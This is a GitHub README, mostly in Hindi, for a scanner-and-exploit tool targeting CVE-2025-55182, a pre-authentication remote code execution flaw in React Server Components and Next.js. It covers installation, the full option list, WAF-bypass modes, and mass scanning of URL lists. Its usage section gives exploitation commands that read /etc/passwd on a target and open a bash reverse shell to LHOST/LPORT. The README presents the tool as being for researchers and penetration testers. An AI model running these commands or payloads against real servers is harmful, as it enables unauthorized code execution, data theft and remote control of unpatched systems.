 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 Next.js/React RSC सर्वर में RCE भेद्यता (exploit और स्कैनर)


यह टूल सुरक्षा शोधकर्ताओं और पेनेट्रेशन परीक्षकों के लिए Next.js/React RSC अनुप्रयोगों में CVE-2025-55182 भेद्यता का पता लगाने और उसका शोषण करने के लिए डिज़ाइन किया गया है। यह कई स्कैनिंग मोड, शोषण सुविधाएँ और WAF बायपास तकनीकें प्रदान करता है।
rce, safe, और vercel_bypass मोड के बीच चुनें।| श्रेणी | जानकारी |
|---|---|
| प्रकाशित | 2025-12-03 |
| बेस स्कोर | 10.0 (गंभीर) |
| शोधकर्ता | Lachlan Davidson (https://github.com/lachlan2k) |
| वेक्टर | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| विवरण | React Server Components में एक गंभीर रिमोट कोड एक्सेक्यूशन (RCE) भेद्यता। Next.js जैसे फ्रेमवर्क सहित React के सर्वर-साइड रनटाइम का उपयोग करने वाले अनुप्रयोग प्रभावित होते हैं। यह समस्या अविश्वसनीय 'Flight' प्रोटोकॉल डेटा के असुरक्षित deserialization के कारण होती है, जिससे हमलावर सर्वर पर प्री-ऑथेंटिकेशन कोड निष्पादन प्राप्त कर सकता है। पैच किए गए React और फ्रेमवर्क संस्करणों में अपडेट करना आवश्यक है। |
| EPSS स्कोर | 27.81% (शोषण की संभावना) |
| CISA KEV कैटलॉग | सूचीबद्ध: हाँ, रैंसमवेयर: अज्ञात |
| HackerOne हैक्टिविटी | रैंक: 1, रिपोर्ट: 92 |
| पैचिंग प्राथमिकता | A+ |
यह भेद्यता React Server Components के निम्नलिखित संस्करणों को प्रभावित करती है:
निम्नलिखित पैकेज भी प्रभावित हैं:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## उपयोग```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)
  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.


rce (डिफ़ॉल्ट): सक्रिय स्कैन मोड, भेद्यता की पुष्टि करने के लिए एक echo कमांड निष्पादित करता है। यह सबसे विश्वसनीय तरीका है, लेकिन यह लक्ष्य सिस्टम पर लॉग छोड़ सकता है।safe: साइड-चैनल स्कैन मोड, कमांड निष्पादित नहीं करता है। यह निर्धारित करने के लिए एक विशिष्ट त्रुटि संदेश (E{"digest") की जाँच करता है कि लक्ष्य भेद्य है या नहीं। यह rce मोड से अधिक सुरक्षित है, लेकिन कम विश्वसनीय हो सकता है।vercel_bypass: Vercel के WAF को बायपास करने के लिए एक विशिष्ट पेलोड का उपयोग करता है और X-Action-Redirect हेडर में कमांड आउटपुट की जाँच करता है।श्रेय @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### शोषण```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"

# Use a custom payload from a file (windows target)
python3 CVE-2025-55182.py -u http://target.com -p windows_revshell.sh